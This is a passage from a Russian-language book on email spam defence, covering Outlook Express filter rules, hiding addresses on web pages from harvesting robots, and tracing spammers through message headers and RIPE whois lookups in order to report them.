производилась не с использованием dial-up, то и здесь нет проблем с идентификацией. А связи с другими провайдерами у них давно налажены. Так что, сами понимаете, спаммеры предпочитают на это не нарываться...

И, наконец, не забудьте включить сюда имя почтового «демона» — Mailer-Daemon (оно, как правило, стандартное, но на всякий случай уточните по вернувшимся вам письмам, отправленным по неверным адресам), а также продублировать его именем Mail Delivery System или Postmaster. Если этого не сделать, вы не получите сообщений о том, что ваше письмо не нашло адресата вследствие той или иной ошибки адреса (например, адрес закрыт провайдером, уничтожен самим пользователем или просто неверен). В этот же раздел можно также включить адреса служб поддержки различных Интернет-сервисов, с которыми вам приходится иметь дело. Постарайтесь вспомнить все службы, с которыми вы общались и на рассылки которых вы подписывались или отписывались, посмотрите старые сохранившиеся письма. В дальнейшем надо будет просто не забывать вносить сюда дополнения и изменения, разумеется, не забывая это делать и для всех других правил. Но это уже намного проще. Ну и, конечно, все это можно организовать не в одной папке, а для большей аккуратности — разложить по отдельным папочкам, добавив, разумеется, для каждой папки свой фильтр. Пример правила «Сообщения провайдеров»:

Применить данное правило при получении сообщения
Искать сообщения, содержит 'info@mymail.ru' или 'Mymail official news' или 'Mymail Technical Support' или 'hotmail@mymail.ru' или 'support@online.ru' или 'support@rol.ru' или 'MAILER-DAEMON@mymail.ru' или 'MAILER-DAEMON' или 'postmaster@' в поле "От:"

Переместить в папку Сообщения провайдеров

Прекращение выполнения правил

Можно также внести сюда и домены (или, что лучше, конкретные адреса) от microsoft.com или microsoft.ru, если вы, конечно, с ними общаетесь, даже несмотря на противоречие с упомянутым ранее фильтром «нежелательных» доменов. Помните, мы ведь при обработке этого правила отменили действие всех остальных правил. И тут очень важна конкретика в описании адресов, иначе если мы, например, сюда включим просто домен yahoo.com, то спама будет навалом, а вот если будет указан только конкретный адрес info@yahoo.com, то и получать письма будем только с него (или от спаммера, который рискнет это имя использовать).

Конечно, спаммеры могут поизощряться, попытавшись в качестве отправителей указывать реальные физические адреса, что, собственно, многими и делается, в надежде, что этот адрес у нас окажется в числе «разрешенных» (у кого-то ведь должны быть адреса корреспондентов из этой базы, и они точно получают послание спаммера). Но вероятность такого попадания достаточно мала (хотя и не нулевая), поскольку им приходится выбирать этот адрес вслепую.

И, наконец, создаем несколько фильтров, которые будут работать с подписками и рассылками, создав для них соответствующие папки, и одновременно рассортировывая их по этим папкам. Если не актуально — создаем одну папку «Подписка», а в фильтр, созданный точно так же, как и предыдущий, вставляем все адреса, с которых мы получаем рассылки. Например, правило для подписки на рассылки портала «Антиспам» может выглядеть так:

Применить данное правило при получении сообщения
Искать сообщения, содержит 'List 10288 Subscriber' или 'List 10353 Subscriber' или 'List 9981 Subscriber' или 'subscribers@list.ru' в поле "Кому:"

и Искать сообщения, полученные с mailer@list.ru или mailer@protoplex.ru

Переместить в Антиспам папку

и Прекращение выполнения правил

Заключительные операции

Есть еще одна полезная деталь в настройках Outlook Express (в том же меню настройки правил для сообщений). Там вы найдете две кнопочки: «Вверх» и «Вниз». С их помощью можно перемещать выделенное правило по списку. Это свойство оказывается часто полезным для того, чтобы оптимизировать работу фильтров. Надо просто помнить, что каждое письмо последовательно обрабатывается каждым фильтром в том порядке, в каком они расположены в списке. Ну, и любое правило можно включить или выключить с помощью галочки, расположенной слева от правила. Полезно также сохранить все настройки фильтров (на случай, например, переустановки системы), экспортировав ветвь реестра [HKEY_USERS\DEFAULT\Identities\{42F398C0-6FA3-11D4-9D5A-D3F59D85DD11}\Software\Microsoft\Outlook Express\5.0\Rules\Mail] в файл с помощью программы regedit (цифры в этой ветви у вас могут быть иными).

Вся изложенная схема работает достаточно надежно — вы практически избавлены от спама, а все нужные письма проходят нормально и сами раскладываются по папкам. Работать — просто удовольствие...

Как строить систему в проблемных ситуациях

Осталось несколько вопросов, которые мы в заключение и обсудим. Во-первых, что делать, если вы оставляете свой адрес где-нибудь, скажем, на доске объявлений, в конференции или пользуетесь услугами какого-либо Интернет-сервиса (Е-аптекой, например, или Интернет-магазином, или еще каким-либо), где нет гарантий, что вас не продадут в буквальном смысле, — к сожалению, такие случаи бывают, когда некоторые службы продают спаммерам свои базы данных клиентов. А главное, что вы ждете сообщений и, естественно, совершенно не знаете, с каких адресов и от кого они придут.

Вариант первый, который уже многократно звучал в различных публикациях, но который мы вынуждены повторить в данном контексте. Лучше всего в таких случаях зарегистрировать специальный почтовый ящик на каком-либо бесплатном почтовом сервисе, а после того, как туда начнет поступать спам (рано или поздно, но это обязательно произойдет) и этот ящик, скорее всего, уже выполнит свою задачу, его можно будет удалить и завести другой — для аналогичных целей. Это, пожалуй, самое правильное решение вопроса. Кстати, многие советуют и для подписки на всевозможные рассылки также заводить отдельный ящик. Против такой рекомендации трудно что-либо возразить, это действительно намного удобнее. Если вы привыкли пользоваться Outlook'ом, создайте

для всех своих ящиков в нем учетные записи. Тогда опрашивать почту можно будет со всех разом. Нет проблем, в случае надобности, некоторые и отключить в том же Outlook'e — в свойствах учетной записи снять галочку с «Использовать для получения почты и синхронизации», — и пользоваться WEB-интерфейсом.

Кстати, не забудьте, создав такой ящик для сообщений с неизвестными адресами, сделать и специальный фильтр для его работы (если он у вас включен в учетные записи Outlook'a). Иначе Outlook будет применять все правила и для него, и благодаря главному фильтру вы ничего не получите. Создается такой специальный фильтр очень просто: в условиях для данного правила надо отметить пункт «Искать сообщения, полученные с определенной учетной записи», выбрав при этом, разумеется, именно этот ящик, а во втором разделе пометить галочкой «Прекращение выполнения правил» и нажать «ОК». Все! Этот ящик отключен от любых правил и готов к приему всех писем (любых, в том числе и с вирусами).

Но если все-таки так случится, что вам просто необходимо где-то оставить свой основной почтовый адрес, и вы ждете сообщений от неизвестных корреспондентов, а воспользоваться вышеприведенным советом нет возможности (хотя зарегистрироваться, к примеру, на том же Mail.ru — дело нескольких минут), но тем не менее надо, — то и тут не все так страшно, как может показаться. И опять же, возможны два варианта — с применением «сильных» «белых» фильтров или «слабых» «черных».

Рассмотрим первый вариант. В качестве прообраза используем фильтр, который мы обозначили № 2f, убрав из него поиск в тексте по именам и по фамилии (а лучше сделать аналогичный фильтр, просто скопировав его). А вместо этого запишем в это условие все ключевые слова, которые обязательно должны быть в письме. Например, если вы ищете работу, то, вероятно, в письме будут присутствовать такие ключевые слова, как «должность», «вакансия», «резюме», «специальность», «оклад» и т.п. (а также ваша фамилия, которую имеет смысл оставить). При этом их надо тщательно продумать, с тем чтобы они не встречались в спаммерских рассылках. Так, слово «специальность» является явно неудачным, поскольку часто встречается в рекламах того же ГАСИСа с приглашениями на всевозможные семинары. Если вы продаете или покупаете какую-либо вещь, то наименование этой вещи может служить прекрасным фильтром для отсева всех спаммерских посланий. Если они, конечно, сами не начнут вам предлагать именно эту вещь (а это уж, скорее, целевая реклама, чем спам). Если вы что-то заказываете в Интернет-сервисе, то таким же образом может быть использовано наименование вашего заказа. Далее, если речь идет об

Интернет-сервисах, то их адреса, как правило, известны. Поэтому в этом случае вместо негативной строки «Искать в сообщении в поле **«От»** с «нежелательными» доменами более эффективным условием будет установка в ней конкретных адресов с заменой условия на «содержит». Кроме того, можно дополнительно подключить и условие с поиском по полю **«Тема»** — сервисы, как правило, дублируют наименование заказа в этом поле. Важно лишь отследить, чтобы не попадались слова, которые могут быть в письмах спаммеров, и правильно ли заданы логические операции.

Второй вариант можно использовать, когда вы затрудняетесь подобрать необходимые уникальные ключевые слова. Для его реализации добавьте в поиск по тексту опцию «не содержит», вписав туда все характерные приметы спаммерских посланий, какие только сможете вспомнить (кстати, полезно сюда просто тупо вбивать указанные в письмах телефоны и e-mail'ы, и в следующий раз они не попадут в ваш ящик, — но мера эта временная и малоэффективная). Полезно также еще добавить поиск по полю **«Тема»**, которая «не содержит» слов, характерных для тем спаммерских писем, таких, как «Выгодное предложение», «Реклама», «Базы e-mail», «Бухгалтеру», «Руководителю» и т.п., если вы, конечно, не бухгалтер и не руководитель.

И, напоследок, совет. Создав свою систему фильтров-правил, не ставьте сразу в главном фильтре **«Удалять все»** галочку на пункте **«Удалить с сервера»**. Попробуйте некоторое время поэксплуатировать систему, когда включен более мягкий пункт **«Удалить»**. В этом случае вся нежелательная почта будет скачиваться с сервера, но помещаться сразу в папку **«Удаленные»**. Поставьте также галочку в параметрах Outlook'a — **«Обслуживание»** — на пункте **«Очищать папку «Удаленные» перед выходом»**. Тогда вы, прежде чем закрыть Outlook, сможете бегло просмотреть папку **«Удаленные»** хотя бы по темам писем на предмет, не попало ли в удаленные что-либо полезное, что по вашим замыслам не должно удаляться. Если такое случится, значит, фильтры нужно подкорректировать. И так поработать некоторое время, пока не убедитесь, что все работает четко. Только будьте трижды осторожны при просмотре этой папки. Туда ведь попадут и зараженные письма (хотя их можно получить и от друзей: очень уж любят почтовые вирусы рассылать себя по адресам из адресной книги). Поэтому в качестве меры предосторожности отключите на время просмотра пункт **«Отображать область просмотра»** в меню **«Вид»** с хитрым названием **«Раскладка»**. И вы сможете просматривать только заголовки сообщений, не открывая самих писем. Хотя, к сожалению, есть вирусы, которые из-за бреши в Outlook'e могут проникнуть на компьютер не только при просмотре сообщений (это, как правило, делается с помощью скриптов в письмах в HTML-форма-

те), но и в самом процессе загрузки письма с почтового сервера (Microsoft в свое время подтвердила такую возможность и даже выпустила патчи для всех Outlook'ов). Такое опасное сообщение узнается по о-о-очень длинной строке в теме сообщения, переполняющей буфер и подсовывающей часть своего кода туда, куда не надо, то есть на исполнение.

Отработав действенность фильтров и вспомнив все, что мы забыли прописать в них, возвращаем пункт **«Удалить с сервера»** и забываем о спаме. У меня все работает: при наличии двух десятков регулярных подписок, начиная от AGAWA и кончая рассылками форм отчетности от «1С», четырех почтовых ящиков, учитывая, что основной ящик у меня с 1997 года. А в те времена такого спама еще не было, и я им пользовался даже в конференциях. Кстати, именно там поначалу шустрые ребята пытались всячески протолкнуть свою рекламу, невзирая на уставы конференций. Да и оттачивали они свои методы обхода всяких умных модераторов тоже там.

Если вам вдруг захочется почитать спам (ну, например, чтобы привести конкретный пример в письме прокурору), то достаточно снять галочку с первого фильтра, и спам повалит к вам прямо во **«Входящие»** (а лучше заменить условие **«Удалить с сервера»** на условие **«Удалить»**). При этом основные письма будут по-прежнему сортироваться по полочкам. Но это скорее шутка, вряд ли кому действительно захочется читать весь спам, но, тем не менее, возможны исключения. Я, например, для подготовки книги этот прием использовал — нужны же примеры. Но, если серьезно, я не исключаю возможности, что некоторым людям может понадобиться (ну, мало ли для чего!), чтобы часть рекламы проходила. Например, вас заинтересовала реклама автомобилей, сотовых телефонов и мебели. Как ни странно, — такая система не мешает получать рекламу, а даже помогает.

Создаете специальные папки: **«Автомобили»**, **«Сотовые телефоны»** и **«Мебель»**. Далее изготавливаете три фильтра с условием для данного правила: **«Искать сообщения, содержащие заданные слова»** и действиями для каждого правила: **«Переместить в заданную папку»** и **«Прекращение выполнения правил»**. В качестве ключевых слов для поиска вставляете то, что требуется (ну, те же слова, только немного обрезанные: **«Автомобил»** или даже **«Авто»**; **«Сотов»** и **«телефон»**; **«Мебел»** и т.д.). И тогда реклама по этим темам будет проходить и сама укладываться в отведенные для нее папочки. А на досуге можно будет и просмотреть. Главное — то, что она теперь не будет мешать вам в работе или общении с друзьями, а лежать там, где ей положено. Ну, разве не удобно? А когда купите автомобиль — фильтр можно снова отменить и не вспоминать о нем до первой поломки... Кстати, даже если вы ожида-

ете письма от большого числа корреспондентов, а главное — с неизвестных вам адресов, — что стоит создать папку «Неизвестные» и разрешить перемещать все письма туда вместо удаления на сервере (правда, в этом случае там будет и весь спам)? Все же более удобно, чем разбираться с одной большой свалкой. Я, например, сделал отдельный фильтр (с отдельной папкой) под письма, содержащие разные слова типа «МЛМ», «пирамид», «заработок» и др., поскольку мне интересна статистика по этому мусору в исследовательских целях. Вот пример подобного правила:

```
Применить данное правило при получении сообщения
Искать сообщения, содержит 'заработок' или 'работа' в поле
"Тема:"
или Искать сообщения, содержит 'заработок' или 'МЛМ' или 'MLM'
или 'реферал' или 'пирамид'
Переместить в МЛМ папку
Прекращение выполнения правил
```

Обратите внимание, что в данном примере поиск по теме и по содержанию письма связаны операцией «ИЛИ», то есть любое из указанных слов, находящееся либо в теме, либо в тексте письма, приведет к его пропуску через фильтры и укладыванию в папку «МЛМ». Сменить условие можно, кликнув на подчеркнутом слове «и».

Насколько вы могли заметить, я нигде не использовал критерии отбора по размеру писем, хотя многие советуют устанавливать именно такое ограничение (обычно этот прием использовался раньше спаммерами же в качестве надежной защиты от возможных почтовых бомб). Опыт показывает, что такой фильтр хорошо работает только в том случае, если почта вам нужна только для того, чтобы перебрасываться короткими сообщениями со своими знакомыми. В этом случае такой фильтр эффективно будет отсеивать письма с вирусами типа I-Worm.Klez, который занимает порядка 100 Кб, но не спам. Спаммерские сообщения, как правило, короткие. Меня же этот критерий вообще не устраивает, поскольку мои подписки достаточно серьезные (а не просто несколько свежих анекдотов) и весят довольно прилично, а, к примеру, «IC» присылает формы отчетности в прикрепленном файле размером 500–600 Кб. То есть, по моему мнению, для работы этот критерий вообще бесполезен.

Следует отметить, что Outlook Express — один из почтовых клиентов, имеющих наименьшие возможности по фильтрации поступающей корреспонденции. Все же остальные, включая популярный The Bat, имеют несравненно большие возможности (The Bat, например, сообщает, какие письма были удалены с сервера, чего Outlook почему-то не делает).

Но мы хотели показать, что, даже, пользуясь только фильтрами Outlook'a, можно в ряде случаев при соответствующей настройке фильтров практически полностью избавиться от этой напасти, кроме замусоривания, нередко подвергающей серьезной опасности содержимое винчестеров ваших компьютеров посредством вирусов и троянских коней. Однако хотелось бы подчеркнуть, что многие вирусы для своего распространения пользуются адресной книгой зараженной машины. Поэтому, даже получая только письма с адресов ваших друзей и знакомых, будьте предельно осторожны и не пренебрегайте средствами антивирусной защиты.

Подводя итог, хотелось бы сказать: данная система придумана в соответствии с п. 4 ст. 29 Конституции РФ. Все настройки фильтров Outlook Express взяты из открытых источников. Но главное, что эта работа носит разовый характер и навсегда приберет все спаммерские послания. Но если вы не хотите пользоваться фильтрами, ответьте на любое из спаммерских посланий, указав в поле «Тема» слово Remove, и вы спокойно будете получать спам и далее. Если эта информация вас не заинтересовала, автор приносит свои извинения за предоставленные удобства в работе.

Глава 15.

Как защитить почтовые адреса на веб-странице от роботов-сборщиков

В последнее время в Интернете появилось множество всяких новшеств, многие из которых, увы, нам не помогают. Например, путешествуя по Сети, я нашел робота, который может ходить по Интернету и собирать адреса электронной почты с веб-страниц. Для чего нужны эти почтовые адреса? Для рассылки, конечно же!

Вот, например, вы решили открыть свою страничку, рассказать о себе, или какой-то проект и т.д. И в конце вы конечно же оставите свой адрес электронной почты. А спаммеры только того и ждут! Они берут и запускают своих роботов-сборщиков и начинают рассылку, отнимая у вас ваше драгоценное время и место на почтовом сервере, забрасывая вас своей рекламой и т.д. Как же этого избежать? Читайте!

Чтобы избежать такой спам-атаки, вам необходимо всего лишь «зашифровать» все адреса электронной почты на ваших страницах специальным образом. Существуют специальные программы, позволяющие представить адрес электронной почте в виде скрипта. Такой адрес будет верно отображаться в браузере, но робот-сборщик не сможет по-

лучить почтовый адрес из такого скрипта. И все. Просто и без проблем. «Как этим пользоваться?» — сразу прозвучит вопрос. Об этом читайте ниже.

Во-первых, вам потребуются небольшие знания HTML и скриптов. Если же вы создаете ваши страницы с помощью визуальных редакторов, но все же хотите защитить ваш почтовый адрес от спам-роботов, то вам придется с этим разобраться. Ничего не поделаешь: не хочешь спама — учи HTML и скрипты. Знания требуются самые минимальные.

Во-вторых, специальная программа для преобразования почтовых адресов в скрипт. В Интернете их целое множество. Я лично использую Em@ilEncoder 2.0. Программа бесплатная и совместима со всеми версиями Windows.

Так, теперь объясняю, как это надо использовать. Вот наглядный пример:

В строке **«Email Address to Encode»** пишем почтовый адрес. Дальше идут настройки.

«Generate <mailto:> tag» — если помечено, то будет также сгенерирован HTML тэг **<mailto:>**.

«Add Subject Line» — добавить также тему для сообщения (тема, которая будет задана для сообщения при клике на ссылку почтового адреса).

Строка **«<Mailto:> Link Text»** используется для задания текста для ссылки.

Строка **«Subject Line»** задает тему для сообщения (если вы отметили галочкой **«Add Subject Line»**).

Жмем кнопку **«Encode»** и в поле **«Encoded Email to Insert into HTML Document»** получаем «зашифрованный» адрес почтового ящика для помещения на веб-страницу. Также можно нажать кнопку **«Copy»** для копирования в буфер обмена или кнопку **«Save»** для сохранения зашифрованного адреса в текстовом файле.

Теперь нужно поместить этот «зашифрованный» почтовый адрес на вашу страницу. Открываем ее с помощью любого просмотрщика HTML-кода (сойдет и Блокнот) и заменяем все теги типа **'текст'** на содержимое поля **«Encoded Email to Insert into HTML Document»** (или копируем это из буфера обмена, если вы нажали кнопку **«Copy»**, или вставляем из файла, если вы сохранили скрипт в файл, нажав кнопку **«Save»**).

Все. Теперь ваша страничка защищена от роботов — сборщиков почтовых адресов (надеюсь, что еще нет таких роботов, что смогли обмануть этот механизм «шифровки»).

Глава 16. Ловим почтового бандита

Пользователи Интернета, работающие с электронной почтой, часто могут столкнуться с ситуацией, когда в почтовый ящик начинает приходить море ненужной информации, — например, реклама американских сувениров или корма для собак. Это так называемый «спам» — рекламная рассылка. Радости такие вещи не приносят: во-первых, их загрузка с почтового сервера на свой компьютер занимает время, а значит — деньги, а во-вторых, такие письма могут заполнить ящик доверху, и в этом случае либо все вновь приходящие письма будут отправляться назад их авторам с пометкой «Ящик переполнен», либо, что еще хуже, за их хранение придется платить деньги провайдеру, у которого ящик расположен, если у того такие тарифные планы.

Рекламная рассылка — это еще не самый опасный нежеланный подарок из всех возможных. Другая опасная ситуация — это так называемые «почтовые бомбы». К примеру, кто-то вам крепко позавидовал и решил испортить вам жизнь. В результате каждый день в вашем почтовом ящике оказывается дистрибутив Windows 3.11, и вы тратите по полтора часа на забор почты с помощью модемного подключения. Сам же отправитель имеет оптоволоконную линию для доступа в Интернет или действует из Интернет-кафе. При этом нужные письма в ваш ящик попасть не могут, так как он забит «подарком», а может быть и еще того хуже — провайдер требует оплату места под ящик, так как его бесплатный лимит превышен.

По электронной почте могут рассылаться и вирусы. О том, как это делается, можно найти информацию почти в любом компьютерном издании. Тут и исполняемый файл с именем pic.jpg.....exe в аттачменте, и скрипт там же, и даже JavaScript в самом тексте письма в формате HTML. Защититься от них можно, хоть иногда и сложно — не следует открывать неизвестные аттачменты, тем более без проверки антивирусами, кроме того, весьма желательно своевременно устанавливать «заплатки» на обнаруженные дефекты безопасности браузера, распространяющиеся с сайта его производителя. Ну и, естественно, ни при каких условиях не настраивать почтовый клиент на автоматическое открытие вложений (этим особенно грешит Microsoft Outlook). Но в любом случае письмо с вирусом занимает место в ящике, заставляя тра-

тить время на его загрузку, да и попросту является оскорблением получателя.

Но вот допустим, что вам пришло письмо с спамом, «предложением о зарплатке» или вирусом. Или обрушилась «почтовая бомба». Что делать? Настроить фильтры в почтовом клиенте или на почтовом сервере, если тот это позволяет? Да, безусловно. Но желательно ведь еще и найти отправителя, чтобы предотвратить его дальнейшие действия.

Разумеется, искусного киберпреступника, принявшего максимальное число мер для своей маскировки, самостоятельно вычислить так просто не удастся. Однако, к счастью, отнюдь не все рассылатели спама и «почтовых бомб» отличаются интеллектом. Поэтому попробовать определить источник письма можно, и в некоторых случаях данное действие может увенчаться успехом.

Для начала посмотрите заголовок письма, пришедшего вам, и внимательно изучите. В Microsoft Outlook Express это можно сделать, выделив письмо в папке и выбрав из меню правой кнопки мыши пункт **Свойства-Подробности**.

В заголовке письма записывается весь путь его прохождения через цепь почтовых серверов. Запись ведется снизу вверх — то есть каждый новый сервер, через который проходит письмо, помещает информацию о себе в самое его начало.

Самая верхняя строчка — это обычно **Return-Path** или **From**, обратный адрес письма. При нажатии кнопок «**Ответить**», «**Ответить отправителю**» в почтовых клиентах именно на этот адрес отправляется ответ. Но... в письме спаммера здесь может быть что угодно. Как реальный адрес, так и нет. Поэтому не стоит его принимать во внимание — ведь рассылка рекламы вполне может быть провокацией, направленной на дискредитацию честного производителя, не промышляющего спамом. Чтобы у сетевого сообщества сложилось отрицательное мнение о «рекламируемой» фирме и тем самым был устранен конкурент. Поместить в письмо нужный обратный адрес легче легкого — в Microsoft Outlook Express он указывается в настройках учетных записей, а в The Bat! вообще вписывается в текст письма отправителем. При рассылке вирусов обратный адрес тоже может быть поставлен произвольный.

Поэтому то, что вам нужно, чтобы выследить спаммера — это самый нижний абзац заголовка письма, в котором есть слово **Received**. Это — запись самого первого почтового сервера, на который непосредственно отправил письмо спаммер со своего компьютера. Именно ее и надо изучить.

Стоит сказать сразу — максимум, что можно узнать из заголовка письма, это IP-адрес отправителя и время отправки письма. Так как каждый компьютер, входящий в Интернет, принадлежит к какой-нибудь сети, управляемой службой поддержки (сети провайдера — если имеет доступ по модему, локальной сети в офисе, университете, Интернет-кафе и т.д.), то по этому IP-адресу можно вычислить координаты этой сети, ее местонахождение, а также контактную информацию ее владельцев и администраторов. Как это сделать?

Все по порядку. Сначала определим IP-адрес отправителя и дату отправки письма.

```
Received: from LocalHost (pp2545.dialup.provider.ru)
by provider.ru (Postfix) with SMTP
id 9ACDD8751; Sun, 30 Feb 2001 02:39:12 +0300
(envelope-from superspamer@spam.ru)
From: "Реклама" <spamer@spam.ru>
Subject: Реклама
Date: 30 Feb 2001 02:39:12 +0300
MIME-Version: 1.0
X-Mailer: Microsoft Outlook Express 5.5
```

Обратите внимание на то, что стоит после слова **Received**:

from LocalHost (pp2545.dialup.provider.ru [178.39.0.1])

Именно это и есть адрес компьютера, с которого было отправлено данное письмо. То, что стоит после самого нижнего слова «**Received**:» в заголовке письма. Кроме того, в этой же записи первого почтового сервера, через который прошло письмо спаммера, имеется и указание на дату отправки сообщения:

```
by provider.ru (Postfix) with SMTP id 9ACDD8751; Sun, 30 Feb 2001
02:39:12 +0300 (MSK)
```

Из этих строк записи следует, что в воскресенье, 30 февраля 2001 года, в 2 часа 39 минут 12 секунд сервер provider.ru получил это письмо с компьютера с IP-адресом 178.39.0.1 и текстовым адресом pp2545.dialup.provider.ru. Слово Dialup — это признак того, что вредитель пользовался модемным подключением (оно ведь и означает — подключение посредством дозвона по телефону).

Отсюда следует, что злоумышленник действовал через провайдера, сервер которого имеет адрес provider.ru. Осталось только посетить этот сервер, ознакомиться с расположенным на нем сайтом провайдера, узнать e-mail службы борьбы с незаконными действиями пользователей (обычно ее адрес имеет вид abuse@provider.ru) и переслать письмо спаммера на него как вложение. Именно как вложение — с помощью соответствующей функции почтовой программы. Иначе в пересылаемое письмо не войдет его заголовок, что обесценит пересылку. Сотрудники службы изучат заголовок письма, посмотрят в log-файлах сервера, с какого номера телефона и каким пользователем было отослано письмо, а затем примут меры — или запретят вообще доступ к своим модемным пулам с этого телефона, либо сообщат в компетентные органы.

Однако отнюдь не все спаммеры действуют через модемное подключение. Спаммер может быть и сотрудником офиса, и его посетителем, да и просто иметь подключение к Интернету по ASDL или ISDN-доступу. Да и не всегда в заголовке письма, отправленного при доступе посредством модемного подключения, можно найти текстовый адрес отправителя. А ведь именно он нам нужен — чтобы узнать, к какой сети принадлежит спаммер, и связаться с ее службой поддержки. Заголовок письма может выглядеть так:

```
Received: from 196.19.204.20 [196.19.204.20] by overnet.ru [212.12.1.1] with SMTP (MDaemon.v3.5.3.R) for <alexey@mail.ru>; Sun, 30 Feb 2001 15:40:17 +0300
From: "Reklama" <spamer@spam.ru>
To: alexey@mail.ru
Subject: Реклама
Mime-Version: 1.0
X-Mailer: The Bat! (v1.39) Educational
```

Спаммер, заголовок письма которого показан выше, подключался, скорее всего, не по модему, а по выделенной линии, или действовал непосредственно из локальной сети какого-нибудь офиса. Для отправки письма он пользовался почтовым сервером провайдера Overnet. Ну, а спаммер, отправивший письмо с заголовком, как показано ниже, вообще не пользовался почтовыми серверами для его отправки — он действовал через web-интерфейс сервера www.mail.ru.

```
Received: from [104.15.20.72] by win.mail.port.ru with
Sun, 30 Feb 2001 15:40:17 +0300 (GMT)
From: "Reklama" <spamer@spam.ru>
To: alexey@mail.ru
Subject: Реклама
Mime-Version: 1.0
X-Mailer: mPOP Web-Mail 2.19
X-Originating-IP: [194.158.208.72]
```

Однако — обратите внимание! — во всех случаях в заголовок вошли его IP-адрес и дата отправки со временем. Поэтому теперь нашей задачей станет получение информации о том, какой сети, входящей в Интернет, принадлежит компьютер с этим адресом.

Когда создается сеть, входящая в Интернет, ей выделяется набор IP-адресов для присвоения ее компьютерам. Раздает IP-адреса новым сетям организация под названием RIPE. На ее сайте www.ripe.net имеется в свободном доступе база данных, в которой содержится интересующая нас информация о принадлежности сетям всех компьютеров, имеющих IP-адреса.

Поэтому если в заголовке письма нет указаний на сеть, в которую входит компьютер спаммера, то для выяснения этого вопроса следует посетить сайт RIPE www.ripe.net, а именно — его страницу <http://www.ripe.net/cgi-bin/whois>. Это — вход в базу данных по IP-адресам сетей. Введите IP-адрес злоумышленника, определенный из заголовка его письма, в поле ввода, и нажмите кнопку. Вам будет выдана информация о том, какой сети этот IP-адрес принадлежит.

В полученной информации будет несколько ссылок на координаты администратора сети, ее владельца, в общем — тех, кто за эту сеть отвечает. Эти данные всегда правильны — ведь именно по ним RIPE связывается с администрацией сети по техническим вопросам. Обычно эти ссылки имеют вид «admin-с», «tech-с». Так что посмотрите отчет поближе — наверняка и e-mail найдете, и телефон...

Ну, а дальнейшие действия те же, что и описанные выше — отправка письма администратору сети с вложенным письмом злоумышленника. Пусть наводит порядок. Администрациям сетей невыгодно укрывать злоумышленников, действующих через эти сети, — ведь иначе их могут счесть их пособниками и «выгнать» из Интернета.

Однако в том случае, если вам пришел по почте вирус, не спешите сразу наказывать его отправителя жалобой администрации той сети, в которую компьютер отправителя входит. В последнее время вирусописатели придумали очередной мерзопакостный прием причинения вреда пользователям Сети, при котором с зараженного компьютера без ведома его владельца осуществляется массовая рассылка вирусов. Довольно ясно, что в этом случае владелец компьютера-отправителя виноват лишь в том, что допустил его заражение вредоносной программой. Поэтому вначале выясните на сайтах производителей антивирусных программ, не занимается ли пришедший вам вирус массовой рассылкой своих копий, и если занимается, то не добавляйте уже состоявшейся его жертве страданий, отправляя жалобу администрации его сети.

Разумеется, из заголовка письма не всегда можно выявить IP-адрес злоумышленника. Существуют специальные серверы, скрывающие IP-адрес отправителя в пересылаемых через них письмах и подставляющие вместо него свой. Однако администрация таких серверов обычно относится к спаммерам без особой любви. Если вам пришел спам или «почтовая бомба» с такого сервера (обычно в заголовке указывается его текстовый адрес), то сообщите об этом случае его администрации. У них есть «логи», то есть файлы, в которых записывается, кто и когда заходил на сервер, отправлял письмо, и откуда это происходило. Вам наверняка помогут — сами найдут сеть вредителя и сообщат туда.

Если вы пользуетесь программой-файерволлом, которая может определить IP-адрес злоумышленника при его атаке через Интернет непосредственно на ваш компьютер, то тоже не забывайте сервер www.gripe.net. Всегда полезно сообщать администрации сетей о попытках хулиганства с их компьютеров. Они ведь тоже заинтересованы в этой информации.

Злоумышленник может использовать для отправки своих писем специальные программы, скрывающие его истинный IP-адрес. Случается это не так часто — но все же бывает. Кроме того, если злосчастный спаммер обитает где-нибудь в Америке или Африке, то вряд ли тамошние провайдеры будут с ним разбираться. Особенно по жалобе российского пользователя. К тому же там спам — это бизнес, достаточно широко распространенный. Поэтому, разумеется, все, описанное выше — не универсальный способ защиты и отслеживания. Есть такие хорошие вещи, как почтовые фильтры, возможность просмотра заголовков пришедших сообщений и удаление ненужных писем на почтовом сервере без загрузки на компьютер, ответный удар, наконец...

Настройка почтовых фильтров

Практически во всех почтовых клиентах есть возможность устанавливать почтовые фильтры — то есть условия, при выполнении которых с приходящей почтой будут автоматически выполняться определенные действия. Например, удаление с почтового сервера без загрузки на компьютер писем, пришедших с определенного адреса или содержащих определенные тексты.

В программе Microsoft Outlook Express для этого служит пункт **Сервис — Правила для сообщений — Почта**. Правило в данном случае — это схема поведения программы Outlook Express при получении сообщения. Программа может выбирать из всех входящих сообщений содержащие какое-нибудь слово в адресе, теме, самом тексте или имеющие слишком большой размер. Выбранные сообщения могут быть сразу направлены в какую-нибудь папку, пересланы по другому адресу. Но наиболее ценной является возможность сразу удалять с сервера ненужные сообщения, не загружая их и даже не уведомляя пользователя об этом. Для этого просто нужно соответствующим образом настроить Правила.

Кроме того, возможность устанавливать фильтры есть на многих серверах бесплатной почты. Так, на www.mail.ru для этого необходимо в web-интерфейсе воспользоваться ссылкой «**Настройки**», в списке настроек выбрать пункт «**Фильтры**», а на странице с фильтрами установить нужные параметры.

Не пренебрегайте возможностями почтовых фильтров, тем более что для их реализации особо много сил затрачивать не надо. В первую очередь используйте фильтры почтового сервера, если, конечно, ваш сервер позволяет это делать. Кроме того, настройте соответствующим образом почтовый клиент в качестве «второй линии обороны».

Серверы бесплатной почты выгодны еще и тем, что практически все они предоставляют пользователю возможность просматривать письма через web-интерфейс. Это дает возможность удалить прямо с сервера «почтовые бомбы» и вирусы, прошедшие через фильтры, не тратя время на их загрузку на свой компьютер и не подвергая себя риску заражения вредоносными программами. Поэтому имеет смысл основной почтовый ящик создать именно на таком сервере (например, www.hotbox.ru, www.netman.ru, на последнем имеется богатый выбор доменных имен для почтовых ящиков).

Практически все серверы бесплатной почты предоставляют услугу «сборщик почты», заключающуюся в том, что с помощью специальной программы могут автоматически забирать почту из других почтовых ящиков (естественно, для этого необходимо указать на особой

странице адрес ящика, логин и пароль на доступ к нему). Так что уже имеющийся почтовый ящик не должен служить препятствием для использования услуг бесплатных почтовых систем: настройте «сборщик почты» на вашем новом ящике и забудьте о существовании старого, — все письма, приходящие на него, автоматически перейдут на новый адрес.

